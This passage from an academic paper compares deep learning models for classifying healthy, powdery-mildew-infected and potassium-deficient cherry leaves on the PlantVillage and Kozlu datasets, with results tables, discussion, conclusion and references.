
This section presents the comparison of deep learning methods based on two datasets used in the study. The detection of healthy and powdery mildew-infected cherry leaves in the PlantVillage dataset, the models AlexNet, VGG-16, Inception-V3, MobileNet-V2, and CNN were employed. In the Kozlu dataset, healthy leaves, leaves with potassium deficiency and leaves with powdery mildew were detected using the Inception-V3, MobileNet-V2, CNN, CNN + LSTM, and CNN + BiLSTM models. The CNN + LSTM and CNN + BiLSTM methods could not be applied to the PlantVillage dataset due to insufficient RAM resources in the Google Colab environment. All deep learning methods were executed



with 30 epochs and 3 repetitions on both datasets. In the rest of this section, the results obtained for 2 different datasets are presented in separate sections.

### 3.1. PlantVillage Dataset Results

In the PlantVillage dataset, the goal was to determine whether the leaves were healthy or affected by powdery mildew by applying AlexNet, VGG-16, Inception-V3, MobileNet-V2, and Classical CNN models. The complexity matrices of the results are shown in Fig. 8. In the complexity matrix, 0 values indicate diseased leaves, and 1 values indicate healthy leaves. The red sections represent incorrect predictions by the models, while the green sections represent correct predictions.




**Figure 8:** Confusion matrix of PlantVillage dataset results

As depicted in Fig. 8, AlexNet resulted in the worst performance with 338 incorrect predictions, while MobileNet-V2 achieved the best outcome with only 9 incorrect predictions. Both Inception-V3 and MobileNet-V2 models successfully predicted all diseased leaves correctly. Furthermore, the Classical CNN model made more correct predictions than 2 transfer learning models but fewer correct predictions than the other 2 models. The accuracy, F1-scores, precision, and recall results for the models based on 3 repetitions are shown in Table 3 and graphical representation of the mean results for the PlantVillage dataset illustrated in Fig. 9.

**Table3:** The results of deep learning models on the PlantVillage dataset.

		Accuracy	F1-scores	Precision	Recall
AlexNet	Worst	0.5986	0.5882	0.6193	0.5986
	Mean	0.6065	0.6008	0.6194	0.6065
	Best	0.6145	0.6135	0.6195	0.6145
VGG-16	Worst	0.9817	0.9817	0.9819	0.9817
	Mean	0.9828	0.9828	0.9830	0.9828
	Best	0.9840	0.9840	0.9842	0.9840
MobileNet-V2	Worst	0.9814	0.9874	0.9876	0.9875
	Mean	0.9897	0.9917	0.9920	0.9918
	Best	0.9932	0.9932	0.9932	0.9932
Inception-V3	Worst	0.9133	0.9124	0.9257	0.9133
	Mean	0.9190	0.9182	0.9290	0.919
	Best	0.9247	0.9241	0.9343	0.9247
Classical CNN	Worst	0.9738	0.9700	0.9700	0.9700
	Mean	0.9738	0.9700	0.9700	0.9700
	Best	0.9738	0.9700	0.9700	0.9700

**Figure 9:** Graphical representation of the mean results for the PlantVillage dataset

Upon reviewing the results of the three repetitions in Table 3 for the PlantVillage dataset, it is observed that the MobileNet-V2 model exhibits the best performance with an average F1-score of 0.9817. In contrast, the AlexNet model performs the poorest with an average F1-score of 0.6008. The Inception-V3 model stands out with lower accuracy and higher loss values compared to MobileNet-V2. The Classical CNN model demonstrates a stable performance with generally high accuracy and low loss values. These findings highlight the superiority of the MobileNet-V2 model and the consistent performance of the Classical CNN model. However, it is evident that the performance of the Inception-V3 model lags behind the other models.

### 3.2 Kozlu Dataset Results

Based on the results obtained from the PlantVillage dataset, AlexNet was not considered for evaluation on the Kozlu dataset due to its low accuracy rate. Similarly, the VGG-16 model was not compared on the Kozlu dataset due to its lengthy training time. Instead, to examine the impact of CNN+RNN hybrid models on performance, CNN+LSTM and CNN+BiLSTM models were tested on the Kozlu dataset. The complexity matrices for the results of this study are shown in Fig. 10.





Figure 10: Confusion matrix of Kozlu dataset results

As can be understood from the complexity matrices, all five models have achieved promising results. Overall, the models predict powdery mildew disease with great success, but they also occasionally confuse leaves with potassium deficiency with healthy leaves. The accuracy, F1-scores, precision, and recall results for the models based on 3 repetitions are shown in Table 4 and graphical representation of the mean results for the Kozlu dataset illustrated in Fig.11.

**Table 4:** The results of deep learning models on the Kozlu dataset.

		Accuracy	F1-scores	Precision	Recall
<b>MobileNet-V2</b>	Worst	0.9833	0.9833	0.9833	0.9833
	Mean	0.9868	0.9893	0.9893	0.9867
	Best	0.9903	0.9933	0.9933	0.9900
<b>Inception-V3</b>	Worst	0.9431	0.9400	0.9433	0.9433
	Mean	0.9431	0.9417	0.9450	0.9433
	Best	0.9431	0.9433	0.9466	0.9433
<b>Classical CNN</b>	Worst	0.9597	0.9566	0.9633	0.9600
	Mean	0.9597	0.9583	0.9633	0.9600
	Best	0.9597	0.9600	0.9633	0.9600
<b>CNN + LSTM</b>	Worst	0.9625	0.9600	0.9633	0.9633
	Mean	0.9646	0.9634	0.9633	0.9650
	Best	0.9667	0.9667	0.9633	0.9667
<b>CNN + BiLSTM</b>	Worst	0.9611	0.9600	0.9633	0.9600
	Mean	0.9632	0.9633	0.9650	0.9633
	Best	0.9653	0.9666	0.9666	0.9667



**Figure 11:** Graphical representation of the mean results for the Kozlu dataset

The results presented in Table 4 include information obtained by evaluating the performance of different deep learning models using various metrics. Among the models examined, MobileNet-V2 stands out as the top-performing model. In the best-case scenario, the MobileNet-V2 model achieved an accuracy of 99.03%, a loss of 0.0410, an F1-score of 99.33%, precision of 99.33%, and recall of 99.00%. The results obtained by other models are also promising. Even the lowest-performing model, Inception-V3, demonstrated successful performance with an accuracy of 94.31%, a loss of 0.1714, an F1-score of 94.00%, precision of 94.33%, and recall of 94.33%.

Furthermore, the CNN + LSTM and CNN + BiLSTM models, included in the dataset for evaluating hybrid models, outperformed the Classical CNN model. Considering that they achieved better performance compared to the transfer learning method Inception-V3 and were also trained faster, they are considered useful models.

#### **4. Discussion**

Based on the results obtained, the MobileNet-V2 transfer learning model has achieved the highest success in diagnosing diseases from cherry leaves. It has also been observed that adding RNN layers to CNN architectures enhances their performance. Similar observations were made for both datasets used in this study. However, the performance rates in the Kozlu dataset, which consists of real-life images, were lower compared to the PlantVillage dataset, which was produced in a laboratory environment. Since the Kozlu dataset was created specifically for this study, there is no opportunity for comparison with existing literature. Conversely, numerous studies have utilized the PlantVillage dataset for disease detection in agricultural products.

In a study aimed at detecting diseases in tomatoes using the PlantVillage dataset, the VGG-16 model achieved a 77.2% accuracy, MobileNet reached 63.75%, and the InceptionV3 model achieved 63.4% [32]. Another study, which compared its own methods with transfer learning models for tomato disease detection, reported that InceptionV3 achieved 94.58% accuracy, MobileNetV1 reached 82.7%, and MobileNet-V2 reached 92.1% accuracy [33]. In a study called "Attention Embedded Residual CNN for Disease Detection in Tomato Leaves," the proposed ResNet18-based model detected tomato diseases with 99.25% accuracy [34]. Similarly, in a study on detecting diseases in apples, AlexNet achieved 91.19% accuracy, ResNet-20 achieved 92.76%, and VGG16 achieved 96.32% accuracy [35]. In another study on detecting diseases in corn leaves, combining the features of EfficientNetBO and DenseNet121 models resulted in 98.56% accuracy [36]. In a survey of crop leaves, a proposed CNN-based model achieved 98.61% accuracy [37], while the study called "VGG-ICNN: A Lightweight CNN Model for Crop Disease Recognition" reported a 96.21% accuracy rate for detecting corn diseases [38]. The comparison of these studies using the PlantVillage dataset and this study are presented in Table 5.

**Table5:** The comparison of some studies using the PlantVillage dataset

Study	Task	Dataset	Method	Accuracy
This study	Cherry leaf disease detection	PlantVillage (Cherry)	AlexNet, VGG-16, MobileNet-V2, Inception-V3, CNN	61.45%, 98.4%, 99.32%, 92.47%, 97.38%
Agarwal et al. [32]	Tomato leaf disease detection	PlantVillage (Tomato)	VGG-16, MobileNet, InceptionV3	77.2%, 63.75%, 63.4%
Thangaraj et al. [33]	Embedded Residual CNN for Disease Detection in Tomato Leaves	PlantVillage (Tomato)	InceptionV3, MobileNetV1, MobileNet-V2	94.58%, 82.7%, 92.1%
Karthik et al. [34]	Tomato leaf disease detection	PlantVillage (Tomato)	ResNet18-based proposed model	99.25%
Reddy and Rekha [35]	Apple leaf disease detection	PlantVillage (Apple)	AlexNet, ResNet-20, VGG16	91.19%, 92.76%, 96.32%
Amin et al. [36]	Corn leaf disease detection	PlantVillage (Corn)	Combining the features of EfficientNetBO and DenseNet121 models	98.56%
Gao et al. [37]	Crop disease detection	PlantVillage	CNN-based proposed model	98.61%
Thakur et al. [38]	Crop disease detection	PlantVillage	VGG-ICNN: A Lightweight CNN Model	96.21%

In most of the reviewed studies, transfer learning methods and proposed approaches achieve over 90% accuracy on various crops. The 99.32% accuracy of MobileNet-V2 in this study is particularly promising compared to the other studies reviewed. It is also observed that similar methods can produce different results across studies. This is expected, as each study's performance depends on various factors such as the number of samples used, parameters, and iterations. Additionally, data preprocessing steps have a direct impact on the studies' performance. For instance, in our study, highlighting the brown spots on the leaves was found to increase accuracy.

Beyond achieving high performance, another primary objective of our study was to create a real-world dataset and compare it with a dataset created in a laboratory environment. First, we created and publicly shared a comprehensive dataset. Given that the performance on our dataset was lower compared to the PlantVillage dataset, we believe real-world datasets are more reliable. This belief is reinforced by another study that compared a real-world dataset with the PlantVillage dataset and made a similar observation [39].

## 5. Conclusion

This study aims to detect diseases in cherry leaves to enable early diagnosis in agricultural production and increase productivity. The PlantVillage and Kozlu datasets, comprising images from cherry orchards in Eskişehir Kozlu Village, were utilized. In the PlantVillage dataset, AlexNet, VGG-16, Inception-V3, MobileNet-V2, and CNN models were employed, while in the Kozlu dataset, Inception-V3, MobileNet-V2, CNN, CNN + LSTM, and CNN + BiLSTM models were utilized to diagnose leaf diseases and compare the methods' performances.

Due to its lowest accuracy rate of 61%, the AlexNet model was not applied to the Kozlu dataset, while the VGG-16 model, despite achieving high success, was not implemented due to its lengthy training time. The Inception-V3 model demonstrated a high accuracy rate, with the MobileNet-V2 model achieving the highest accuracy rate, surpassing the other models. One of the proposed models in the study, the CNN model, accurately classified both powdery mildew disease and healthy leaves.

In the Kozlu dataset, Inception-V3, MobileNet-V2, CNN, LSTM, and BiLSTM models were examined. The MobileNet-V2 and CNN models achieved successful results with high accuracy rates. Particularly, the MobileNet-V2 model exhibited the highest performance in all classes. Although the CNN + LSTM and CNN + BiLSTM models also achieved good results, they demonstrated slightly lower performance than other models in some classes. It was observed that adding LSTM or BiLSTM layers to the end of the CNN layers enhanced performance.

A limitation of the study was the inability to use CNN + LSTM and CNN + BiLSTM models in the PlantVillage dataset due to their high RAM requirements. Another constraint was the limited number of gardens that could be used to create the Kozlu dataset.

In future studies, the reliability of the models can be enhanced by utilizing larger and more diverse datasets. Additionally, studies can be conducted with different deep learning architectures, and the results can be compared. More detailed analyses can be conducted on the training times and memory usage of the models, which can contribute to the development of more effective and faster models.

## References

- [1] G. F. S. Al Daban, “Plant Disease Detection Using SVM Classification,” Altinbas University, İstanbul, 2019.
- [2] Gıda Tarım ve Hayvancılık Bakanlığı, *Kiraz Vişne Hastalık ve Zararlıları ile Mücadele*, vol. 1. Ankara, 2016.
- [3] Ş. Kurt, *Bitki Fungal Hastalıkları*, vol. 3. 2020.
- [4] M. H. Saleem, J. Potgieter, and K. M. Arif, “Plant Disease Detection and Classification by Deep Learning,” *Plants*, vol. 8, no. 11, 2019, doi: 10.3390/plants8110468.
- [5] M. Sibiya and M. Sumbwanyambe, “A Computational Procedure for the Recognition and Classification of Maize Leaf Diseases Out of Healthy Leaves Using Convolutional Neural Networks,” *AgriEngineering*, vol. 1, no. 1, pp. 119–131, 2019, doi: 10.3390/agriengineering1010009.
- [6] P. Tejaswini, P. Singh, M. Ramchandani, Y. K. Rathore, and R. R. Janghel, “Rice Leaf Disease Classification Using Cnn,” *IOP Conf Ser Earth Environ Sci*, vol. 1032, no. 1, p. 12017, Jun. 2022, doi: 10.1088/1755-1315/1032/1/012017.
- [7] E. C. Seyrek, “The Use of Machine and Deep Learning on Hyperspectral Image Classification Applications,” 2021. Accessed: Mar. 13, 2024. [Online]. Available: <http://acikerisim.aku.edu.tr/xmlui/handle/11630/8546>
- [8] S. P. Mohanty, D. P. Hughes, and M. Salathé, “Using Deep Learning for Image-Based Plant Disease Detection,” *Front Plant Sci*, vol. 7, 2016, doi: 10.3389/fpls.2016.01419.
- [9] “PlantVillage Dataset.” Accessed: Jun. 04, 2024. [Online]. Available: <https://www.kaggle.com/datasets/mohitsingh1804/plantvillage>
- [10] F. Mohameth, C. Bingcai, K. A. Sada, F. Mohameth, C. Bingcai, and K. A. Sada, “Plant Disease Detection with Deep Learning and Feature Extraction Using Plant Village,” *Journal of Computer and Communications*, vol. 8, no. 6, pp. 10–22, Jun. 2020, doi: 10.4236/JCC.2020.86002.

- [11] H. Bozcu, "Kozlu Dataset." Accessed: Jun. 04, 2024. [Online]. Available: <https://www.kaggle.com/datasets/hazelk26/kozlu-dataset>
- [12] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "ImageNet Classification with Deep Convolutional Neural Networks," in *Advances in Neural Information Processing Systems*, F. Pereira, C. J. Burges, L. Bottou, and K. Q. Weinberger, Eds., Curran Associates, Inc., 2012. [Online]. Available: [https://proceedings.neurips.cc/paper\\_files/paper/2012/file/c399862d3b9d6b76c8436e924a68c45b-Paper.pdf](https://proceedings.neurips.cc/paper_files/paper/2012/file/c399862d3b9d6b76c8436e924a68c45b-Paper.pdf)
- [13] I. Naeem Oleiwi Al-Mahdi, "CNN googlenet and alexnet architecture deep learning for diabetic retinopathy image processing and classification," İstanbul Gelişim Üniversitesi, İstanbul, 2023.
- [14] K. Simonyan and A. Zisserman, "Very Deep Convolutional Networks for Large-Scale Image Recognition," *arXiv preprint*, 2015.
- [15] "VGG16 - Convolutional Network for Classification and Detection." Accessed: May 31, 2024. [Online]. Available: <https://neurohive.io/en/popular-networks/vgg16/>
- [16] Q. Guan *et al.*, "Deep convolutional neural network Inception-v3 model for differential diagnosing of lymph node in cytological images: a pilot study," *Ann Transl Med*, vol. 7, no. 14, pp. 307–307, Jul. 2019, doi: 10.21037/ATM.2019.06.29.
- [17] X. Xia, C. Xu, and B. Nan, "Inception-v3 for flower classification," in *2017 2nd International Conference on Image, Vision and Computing (ICIVC)*, 2017, pp. 783–787. doi: 10.1109/ICIVC.2017.7984661.
- [18] S. Kumar, R. Ratan, and J. V. Desai, "Cotton Disease Detection Using TensorFlow Machine Learning Technique," *Advances in Multimedia*, vol. 2022, 2022, doi: 10.1155/2022/1812025.
- [19] L. Ali, F. Alnajjar, H. Al Jassmi, M. Gochoo, W. Khan, and M. A. Serhani, "Performance Evaluation of Deep CNN-Based Crack Detection and Localization Techniques for Concrete Structures," *Sensors 2021, Vol. 21, Page 1688*, vol. 21, no. 5, p. 1688, Mar. 2021, doi: 10.3390/S21051688.
- [20] S. H. Lee, C. S. Chan, S. J. Mayo, and P. Remagnino, "How deep learning extracts and learns leaf features for plant classification," *Pattern Recognit*, vol. 71, pp. 1–13, Nov. 2017, doi: 10.1016/J.PATCOG.2017.05.015.
- [21] A. G. Howard *et al.*, "MobileNets: Efficient Convolutional Neural Networks for Mobile Vision Applications," *arXiv e-prints*, p. arXiv:1704.04861, Apr. 2017, doi: 10.48550/arXiv.1704.04861.
- [22] U. Barman, R. D. Choudhury, D. Sahu, and G. G. Barman, "Comparison of convolution neural networks for smartphone image based real time classification of citrus leaf disease," *Comput Electron Agric*, vol. 177, p. 105661, Oct. 2020, doi: 10.1016/J.COMPAG.2020.105661.
- [23] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "ImageNet Classification with Deep Convolutional Neural Networks," in *Advances in Neural Information Processing Systems*, F. Pereira, C. J. Burges, L. Bottou, and K. Q. Weinberger, Eds., Curran Associates, Inc., 2012. [Online]. Available: [https://proceedings.neurips.cc/paper\\_files/paper/2012/file/c399862d3b9d6b76c8436e924a68c45b-Paper.pdf](https://proceedings.neurips.cc/paper_files/paper/2012/file/c399862d3b9d6b76c8436e924a68c45b-Paper.pdf)
- [24] M. Sandler, A. Howard, M. Zhu, A. Zhmoginov, and L.-C. Chen, "MobileNetV2: Inverted Residuals and Linear Bottlenecks," in *2018 IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 2018, pp. 4510–4520. doi: 10.1109/CVPR.2018.00474.
- [25] K. Simonyan and A. Zisserman, "Very deep convolutional networks for large-scale image recognition," in *3rd International Conference on Learning Representations (ICLR 2015)*, Computational and Biological Learning Society, 2015, pp. 1–14.



- [26] C. Szegedy, V. Vanhoucke, S. Ioffe, J. Shlens, and Z. Wojna, "Rethinking the Inception Architecture for Computer Vision," in *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, Los Alamitos, CA, USA: IEEE Computer Society, Jun. 2016, pp. 2818–2826. doi: 10.1109/CVPR.2016.308.
- [27] H. Parlak and B. Çubukçu, "Vgg-19 Based Multiclass Model For Ovarian Cancer Classification From Histopathologic Images," in *Mas 19th International European Conference On Mathematics, Engineering, Natural & Medical Sciences*, 2021, pp. 172–182.
- [28] Z. B. G. Aydın and R. Şamlı, "A Comparison of Software Defect Prediction Metrics Using Data Mining Algorithms," *Journal of Innovative Science and Engineering*, vol. 4, no. 1, pp. 11–21, Jun. 2020, doi: 10.38088/JISE.693098.
- [29] Ş. Doğru and V. Altuntaş, "Prediction of Cancer in DNA Sequences Using Unsupervised Learning Methods," *Journal of Innovative Science and Engineering*, vol. 7, no. 1, pp. 40–47, Jun. 2023, doi: 10.38088/JISE.1134816.
- [30] T. Sulistyowati, P. PURWANTO, F. Alzami, and R. A. Pramunendar, "VGG16 Deep Learning Architecture Using Imbalance Data Methods For The Detection Of Apple Leaf Diseases," *Moneter: Jurnal Keuangan dan Perbankan*, vol. 11, no. 1, pp. 41–53, Jan. 2023, doi: 10.32832/MONETER.V11I1.57.
- [31] A. S. Paymode and V. B. Malode, "Transfer Learning for Multi-Crop Leaf Disease Image Classification using Convolutional Neural Network VGG," *Artificial Intelligence in Agriculture*, vol. 6, pp. 23–33, Jan. 2022, doi: 10.1016/J.AIIA.2021.12.002.
- [32] M. Agarwal, A. Singh, S. Arjaria, A. Sinha, and S. Gupta, "ToLeD: Tomato Leaf Disease Detection using Convolution Neural Network," *Procedia Comput Sci*, vol. 167, pp. 293–301, Jan. 2020, doi: 10.1016/J.PROCS.2020.03.225.
- [33] R. Thangaraj, P. Pandiyan, S. Anandamurugan, and S. Rajendar, "A deep convolution neural network model based on feature concatenation approach for classification of tomato leaf disease," *Multimed Tools Appl*, vol. 83, no. 7, pp. 18803–18827, Feb. 2024, doi: 10.1007/S11042-023-16347-0/TABLES/2.
- [34] R. Karthik, M. Hariharan, S. Anand, P. Mathikshara, A. Johnson, and R. Menaka, "Attention embedded residual CNN for disease detection in tomato leaves," *Appl Soft Comput*, vol. 86, p. 105933, Jan. 2020, doi: 10.1016/J.ASOC.2019.105933.
- [35] T. Vijaykanth Reddy and K. Sashi Rekha, "Deep Leaf Disease Prediction Framework (DLDPF) with Transfer Learning for Automatic Leaf Disease Detection," *Proceedings - 5th International Conference on Computing Methodologies and Communication, ICCMC 2021*, pp. 1408–1415, Apr. 2021, doi: 10.1109/ICCMC51019.2021.9418245.
- [36] H. Amin, A. Darwish, A. E. Hassanien, and M. Soliman, "End-to-End Deep Learning Model for Corn Leaf Disease Classification," *IEEE Access*, vol. 10, pp. 31103–31115, 2022, doi: 10.1109/ACCESS.2022.3159678.
- [37] R. Gao, R. Wang, L. Feng, Q. Li, and H. Wu, "Dual-branch, efficient, channel attention-based crop disease identification," *Comput Electron Agric*, vol. 190, p. 106410, Nov. 2021, doi: 10.1016/J.COMPAG.2021.106410.
- [38] P. S. Thakur, T. Sheorey, and A. Ojha, "VGG-ICNN: A Lightweight CNN model for crop disease identification," *Multimed Tools Appl*, vol. 82, no. 1, pp. 497–520, Jan. 2023, doi: 10.1007/S11042-022-13144-Z/TABLES/10.
- [39] E. Li, L. Wang, Q. Xie, R. Gao, Z. Su, and Y. Li, "A novel deep learning method for maize disease identification based on small sample-size and complex background datasets," *Ecol Inform*, vol. 75, p. 102011, Jul. 2023, doi: 10.1016/J.ECOINF.2023.102011.

